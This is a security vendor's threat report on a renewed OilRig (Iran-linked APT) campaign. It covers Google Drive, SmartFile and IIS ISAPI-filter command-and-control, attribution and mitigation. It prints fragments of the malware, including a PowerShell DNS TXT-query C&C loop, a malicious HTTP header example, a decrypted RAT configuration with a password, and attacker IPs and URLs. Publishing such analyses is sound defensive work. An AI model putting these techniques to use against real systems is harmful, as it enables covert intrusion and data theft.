NYOTRON ATTACK RESPONSE CENTER

OilRig is Back with Next-Generation Tools and Techniques

March 2018

NYOTRON
SECURING THE WORLD

Table of Contents

NYOTRON
SECURING THE WORLD

Introduction

Remember the OilRig malware campaign? Since 2015, it has compromised critical infrastructure, banks, airlines, and government entities in countries such as Saudi Arabia, Qatar, United Arab Emirates, Turkey, Kuwait, Israel, Lebanon and the United States. Based on Nyotron's findings, the notorious Iran-linked APT group that launched OilRig shows no signs of slowing down. Since November 2017, our research team has discovered active OilRig attacks on a number of organizations across the Middle East. The OilRig group has significantly evolved its tactics, techniques and procedures (TTPs), introduced next-generation malware tools and new data exfiltration methods.

Executive Summary and Major Findings

The attackers used about 20 different tools throughout its latest malware campaign. Some were off-the-shelf, dual-purpose utilities, while others were previously unseen malware using Google Drive and SmartFile as well as the Internet Server Application Programming Interface (ISAPI) filter for compromising IIS servers. These demonstrate ongoing capability advancements of the OilRig group. Techniques exploiting legitimate services are bypassing most network-level security products such as firewalls, intrusion detection and prevention systems and URL Filters that rely solely on blacklisting techniques.

A number of malware pieces that dealt with data exfiltration and command and control communication (C&C) included hardcoded API keys. These allowed Nyotron to not only study the attacker's actions, but to also detect additional victims of the OilRig attack located throughout the Middle East. Nyotron has notified affected companies. However, it must be noted that the use of hardcoded API keys opens the door to both security professionals as well as additional malicious actors and potentially allows access to sensitive data stolen from a variety of organizations.

Major Advancements


How did OilRig evolve? Latest OilRig attacks have introduced new C&C and data exfiltration capabilities:

1. Google Drive C&C

Of course, threat actors have abused Google's G-Suite for C&C purposes before. There are also examples of malware taking advantage of public sites and APIs such as Twitter, Pastebin and other services. We have compared OilRig's latest version with a well-known POC Implementation as well as the Backdoor.Makadocs and have found the following significant differences:

- The POC Implementation is written in Python while the OilRig malware is written in C#. Moreover, OilRig has more robust functionality than the POC (e.g., OilRig uses configuration files, adds signature to uploaded files, registers as a service, etc.).
- Backdoor.Makadocs uses compiled code (C/C++/Other assembly compiled languages). Additionally, there is a major difference in functionality - Backdoor.Makadocs uses Google Docs to redirect to another server. While in OilRig, the Google Drive acts as the C&C (i.e. the malware fetches commands from the Drive).

Based on these differences and the fact that OilRig's implementation generated 0 out of 64 VirusTotal detections at the time of the research, we have concluded that this is a fairly unique C&C implementation. Read full details in the Technical Details section of this report.


Google Drive RAT
Attacker
1
Connects via RDP
RDP
2
Downloads package
from Windows Share
Local storage
3
Executes "Service.exe i"
Registers as a service
Service.exe i
Services.exe
Runs service
4
Every X seconds: Downloads new tools and commands to execute, uploads results of previous commands
6
Google Drive
Service.exe
8
Every hour: creates LTM file with current timestamp
9
5
Decrypts, reads configuration
Configuration file
Every 5 seconds: parses & executes downloaded .tmp files
7
Retrieves data from the victim's machine, uploads new commands and tools for the Google Drive RAT to download and execute
Attacker
NYOTRON
SECURING THE WORLD

2. SmartFile C&C


Another tool the attackers used to send commands and perform actions on infected machines leveraged the SmartFile file sharing and transfer service. Based on the file inspection of SmartFile.exe's metadata, it seems that the attackers took the basic functionality of the tool from this GitHub repository and then expanded the code to operate as a C&C (e.g. down, up, execute).

At the time of the research, SmartFile.exe generated 1 out of 68 VirusTotal detections. See full information about this malware in the Technical Details section of this report.

3. IIS ISAPI filter-based C&C

The attackers used ISAPI filters to extend the functionality of Microsoft Internet Information Services (IIS) servers. An ISAPI filter provides a more covert way to execute commands on a previously compromised machine versus using a web page. When using a web page, the attacker would need to access a specific page on a compromised machine (e.g., http://infected-machine/upload.aspx). However, when using an ISAPI filter, the attacker can execute commands by accessing any path on the server. Listening to all requests made from the server for a particular 'keyword' triggers the ISAPI filter into action (execute command, upload file, etc.).

Although researchers have discussed malicious usage of ISAPI filters (examples here and here), this method is very uncommon and the OilRig group has not used it before (based on publicly available OilRig research to date). This unique approach avoids detection by most, if not all, security products on the market.




Malicious request:
GET / HTTP/1.1
Host: <IP/Domain>
MaliciousHeader: exec malware.exe
User-Agent: ...

Attribution


Why did we attribute this new wave of attacks to the OilRig group? Here is the high-level summary:

- Targeted countries as well as types of organizations attacked match the original ones identified in OilRig-related research between 2015 and the middle of 2017.
- One way attackers gain persistence is through a scheduled task that runs PowerShell scripts using AutoIt. AutoIt is installed in the "%UserProfile%\AppData\Local\Microsoft\Taskbar\" path. This path bears great resemblance to paths previously used by this threat actor, for example, "%UserProfile%\AppData\Local\Microsoft\Media\" (as described in previous OilRig research).
- Moreover, the PowerShell code executed by AutoIt is almost identical to the code found in a previous OilRig attack:



```
...
if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
if(-not (Test-Path -Path ($global:dFold))){
    mkdir $global:dFold
}

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
#=============== download regular files ==================
    #=========== existence regular file ==================
    $global:regFilename = ""
    $continue =  [int] 0
    while ($continue -eq 0 )
    {
        $regExistence = [int] -1
        while ($regExistence -eq -1)
        {
            $sendData = "rne_" + ([string]$id).replace("_","-") + "_" +([
            string](Get-Random)) + "." + ([
            string]$global:hostname)
            $serverRet = ([string](NSLookup.exe -q=TXT  $sendData  |
            Select-String -Pattern
            '"*"')).replace("`"","").trim();

...
```

dntx.ps1 snippet found by Nyotron on some of the compromised machines




```
if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
if(-not (Test-Path -Path ($global:dFold))){
    mkdir $global:dFold
}

if(-not(Test-Path -Path ($global:uFold))){
    mkdir $global:uFold
}
#=============== download regular files ==================
    #=========== existence regular file ==================
    $global:regFilename = ""
    $continue =  [int] 0
    while ($continue -eq 0 )
    {
        $regExistence = [int] -1
        while ($regExistence -eq -1)
        {
            $sendData = "rne_" + ([string]$id).replace("_","-") + "_" +([
            string](Get-Random)) + "." + ([
            string]$global:hostname)
            $serverRet = ([string](NSLookup.exe -q=TXT  $sendData  |
            Select-String -Pattern
            '"*"')).replace("`"","").trim();
```

Snippet from dn.ps1 described in the 2016 OilRig investigation

Previously, this threat actor used a .vbs script to perform the functionality of the AutoIt a3u script. It seems that the attacker has evolved and changed methods since the previous attack mechanism is now relatively well known.

- Third-party vendors have identified a number of tools used in the attack (e.g., PS.exe) as Iranian related:



thor

2017-12-28

Detected by THOR APT Scanner
Matched Rule: Chafer_Portscanner
Ruleset: Iranian Threat Groups
Description: Detects tool from hacktool set August 2017
Reference: Internal Research - IR

- The URL path format (e.g., http://107.191.62[.]45:7023/update.php?req=) used in the malware code matches the URL found in multiple previous attacks by this threat group (see examples here).
- Additional attribution evidence tying these latest attacks to the original OilRig group is withheld to help protect identities of affected organizations.

Tactics, Techniques and Procedures (TTPs)

We are providing technical details of the attack, TTPs used and the timeline to help security professionals deal with the same threat actor in the future (our example is from one of the investigated organizations).

Bypass perimeter defenses – Initial compromise was likely performed through one of the customer's supplier's accounts that had access to the internal network of the organization

Establish foothold – Planted a wide variety of both crafted Remote Access Trojans (RAT) and known tools to establish a foothold in the organization and maintain persistence

Escalate privileges – Used Mimikatz and EternalBlue exploits to gain privileged user access

Conduct internal reconnaissance – Enumerated ports and vulnerable hosts using crafted tools and commonly used utilities

Move laterally – Logged on to different hosts using stolen credentials and the EternalBlue exploit to gain access to additional machines

Complete mission – Performed data exfiltration from critical servers and end-user devices. Ultimate goals remain unclear.

Mitigation

See the full list of Indicators of Compromise (IOCs) at the end of this report and use your Endpoint Detection and Response (EDR) tool or osquery to examine your environment for indicators related to this attack.

Fully up-to-date antivirus (AV) or next-generation antivirus (NGAV) products do not provide 100% coverage against sophisticated attacks like the ones by the OilRig group. For adequate protection, you need a layered approach to your endpoint security. Ideally, these layers should combine solutions based on the Negative Security model (e.g., AV, NGAV, DLP) as well as the Positive Security model (e.g., whitelisting, application control).

Customers with Nyotron's PARANOID, an endpoint security solution based on the OS-Centric Positive Security approach are protected against damage caused by the latest evolution of the OilRig attack. Since OS-Centric Positive Security focuses on the final stage of the attack kill chain - intended damage - it provides protection no matter what attack vector or method is used.

In the OilRig example, PARANOID protects customers from damage and blocks the following damaging activities (subset). PARANOID prevents:

- An abnormal network connection to malicious C&C servers (by SmartFile.exe, Service.exe (Google Drive C&C) and AutoIt3.exe (DNS query-based C&C))
- Illegal Web Shells spawned on Microsoft IIS servers
- Malicious communication by Meterpreter (rpc.exe)
- Malicious processes from obtaining credentials using Mimikatz (Wsc.exe)
- Malicious scanning of the network, both internal and external, using Port Scanner (PS.exe)
- The enumeration of network shares by NBTScan (share.exe)
- Network communication (by ch.exe) that is used by attackers to test for the EternalBlue vulnerability
- psexec_coresecurity.exe's malicious network communication

About Nyotron

Nyotron provides the industry's first OS-Centric Positive Security to strengthen desktop, laptop and server protection. By mapping legitimate operating system behavior, Nyotron's PARANOID understands all the normative ways that may lead to damage, such as file deletion, data exfiltration, encryption, and more. Focusing on these finite "good" actions allows PARANOID to be completely agnostic to threats and attack vectors. PARANOID seamlessly coexists with antivirus and next-generation antivirus solutions based on the negative security model and provides the last line of defense from modern state-level attacks. Nyotron is headquartered in Santa Clara, CA with an R&D office in Israel.

Additional Resources

About Nyotron's PARANOID

Theory Behind OS-Centric Positive Security Model

The Nyotron Advantage

Operation Copperfield

Attack Response Center: BadRabbit Malware Report

Attack Response Center: "Petya-like" Ransomware Analysis

Attack Response Center: CryptoMix Arena Malware Report

Attack Response Center: WannaCry Ransomware Report

Technical Details

Since November 2017, our research team has discovered active OilRig attacks on a number of organizations across the Middle East. The OilRig group has significantly evolved its tactics, techniques and procedures (TTPs), introduced next-generation malware tools and new data exfiltration methods. We are providing technical details of the attack, TTPs used and the timeline to help security professionals dealing with the same threat actor in the future.

Bypass perimeter defenses – Was probably through one of the customer's supplier's accounts that had access to the internal network of the organization.

Establish foothold – Plant wide variety of both crafted Remote Access Trojan (RAT) tools, and known tools to establish a foothold in the organization and maintain persistence

Escalate privileges – Used Mimikatz and EternalBlue exploits to gain privileged user access in the organization

Conduct internal reconnaissance – Enumerated ports and vulnerable hosts using crafted tools and commonly used tools

Move laterally – Logged on to different hosts using stolen credentials and the EternalBlue exploit to gain access to additional machines

Complete mission – Heavy activity around critical servers in the organization. Although no concrete damage is observed, it's possible that the attackers have managed to exfiltrate sensitive data.

Bypass Perimeter Defenses

Supply chain attacks are a common tactic of getting into high-value, and hence more “hardened”, organizations. We have seen this path used by the OilRig group on a numerous occasions. One client was first alerted of suspicious activity after Nyotron’s PARANOID endpoint protection product detected an attempt to perform malicious replication. After backtracking from there, we located the first compromised server. This server was used by suppliers to access the network via a terminal server. The first malicious actions observed in the customer’s environment were performed using one of its supplier’s credentials. It is likely that the credentials were obtained through a phishing email, which is another common tactic for this threat actor.

Establish Foothold

The threat actor invested a significant amount of effort to establish a foothold within the attacked organizations. We divide this phase into 2 sub-phases: getting tools into the attacked environment and establishing persistence.

Accessing Tools

To obtain tools, the attackers used public file sharing services such as:

- Dropbox
- Degoo
- Files.fm
- File.ac

Additionally, the attacker tried downloading files from an attacker-controlled server:

- 37.61.220[.]69

The attacker also used Windows shares to transfer tools to additional endpoints that did not have an Internet connection, or where downloads were blocked by firewalls.

On some of the compromised servers, the attacker used web shells. These crafted web pages allow the attacker to upload files to compromised hosts and execute them. This was also used as a method for getting tools onto an endpoint.

Establishing Persistence

We have seen a large number of tools used to gain persistence on compromised machines. These include both specifically crafted malware that communicate through two different public file upload services and DNS queries, and more commonly used ways to gain persistence such as adding guest accounts to computers on the network and giving them local administrator permissions.

The following is a description of each persistence method:


Service.exe 0/64 VT Detection (Google Drive RAT)

Some of the compromised servers contained an innovative Google Drive-based RAT under the name Service.exe. The attacker moved Service.exe to C:\Windows\system32 along with a large set of files. These files included DLLs related to the Google API used for communication and more.

The Service.exe executable has two possible command line arguments:


- "i" - Installs a service with a name found in a configuration file
- "u" - Uninstalls the service

The configuration file for OilRig named "srv.dat" is found in the same directory as the executable. Upon initial inspection, the configuration file appears to be encrypted:



```
m*®NUL@M]Š4ïNAK¡H5{Ü^!dS2íDC2Ó'KRSŠ$Á>;6†Á]NÄ5™kkzÑ'WDC2'e‰g-1ÞTFS‰cÛ>-7†ØV]…kÚgf!›Ÿ
O,p…e2g†À@BEL‡hÛ>-gÕÕDC1DLEŠmÒ5=SUB†ÊDC1IÄ1€i|uÖ›BELKÓ6ƒvx+™ÈENQEŒqÆ7.)ÚËUETBÕn„k&3ÝžUC‡2Ä6ppÁÏCETX•*Ð4&"ƒ
6ŠeÛvSO*€É_SYNË4†gf!›
O,pƒexwÜßDSYN‡wÓSOHDC1ACKÓWBELÒ:‹?=pÑETXCÚ+Ó/|{ÓÊGEØ2‡gf!›˜
O,p€eBEL ›Ù\SOH$ô4'+ŠÍGSUB‰jÄ{EOT$ÏTSYN"8?=rÑ'WBELÞ:ö7%*ÝDC3BELŽa—(06›Ë^S'k—9,eŒÁ]NAKcÂ),!ÏÚ\S‹eÙ:. ÏÏFBEL
Æpß>i&€À]SYN…pÞ4'6ÏÏPBELrÞ/  œ'FSETB'<‰gf!ŽÚRM»ý!:ö¯•NAKZôüf±pDC2G°Ç_NULNULNULNULNULNULNULNULNULNULNULNUL
```

After decrypting the configuration file, we obtained the following data:




```
<?xml version="1.0"?>
<data>
<dt1>googledrive.com</dt1>
<dt2>{"installed":{"client_id":"5[redacted]",
<dt3>[redacted]</dt3>
<dt4>123qweasdZXC</dt4>
<dt5>300</dt5>
<dt6>60</dt6>
<dt7>Network Connections Manager</dt7>
<dt8>Allows the system to be configured to manage automatically the connections activities</dt8>
</data>
```

The configuration contains the following parameters:

- client_secret.json obtained from the Google Drive API that is used to communicate with the attacker's account
- Service name used to register the service
- Service description
- Password used for encrypting and decrypting files sent to and from the Google Drive, and to generate an agent hash (<AgentHash>)
- Compromised organization sub-folder in the Google Drive (<SystemID>)
- Google Drive inspection interval
- Timeout value for terminating launched processes

Service.exe is used as a RAT, which is controlled through the Google Drive. The main loop of the service contains the following logic:


- Each X time (configured in the srv.dat):
  - Upload all files found in <CWD>\<RandomOutputFolder> to the relevant agent folder in the Google Drive under <SystemID>\<AgentHash>\out\ with the name "x" + CurrentTime + "1.tmp". Delete the local file after uploading.
  - Download all files found in <SystemID>\<AgentHash>\inp to the local directory <CWD>\<RandomInputFolder>. Delete the remote file after downloading.
- Each 5 seconds:
  - Decrypt all files in the <CWD>\<RandomOutputFolder> that end in *.tmp. Parse and execute the commands. Save execution result to <CWD>\<RandomOutputFolder>
- Each minute:
  - Upload a file called "LTM" to the <SystemID>\<AgentHash>\out folder which contains the current date and time.



```
protected override void OnStart(string[] args)
{
    try
    {
        this.timerUploadDownload = new Timer();
        this.timerUploadDownload.Interval = (double)(1000 * this.mySetting.iServerInspectionIntervals);
        this.timerUploadDownload.Elapsed += new ElapsedEventHandler(this.timerUploadDownload_tick);
        this.timerUploadDownload.Enabled = true;
        this.timerCommandExecut = new Timer();
        this.timerCommandExecut.Interval = 5000.0;
        this.timerCommandExecut.Elapsed += new ElapsedEventHandler(this.timerCommandExecut_tick);
        this.timerCommandExecut.Enabled = true;
        this.timerCreateLTMFile = new Timer();
        this.timerCreateLTMFile.Interval = 60000.0;
        this.timerCreateLTMFile.Elapsed += new ElapsedEventHandler(this.CreateLTMFile_tick);
        this.timerCreateLTMFile.Enabled = true;
    }
    catch (Exception)
    {
        Service1.WriteRegistryLog("1.002");
    }
}
```


The main execution flow of the RAT.

The RAT uses encryption (Triple-DES) when uploading files to the server and adds "TRES" as a signature to the file.



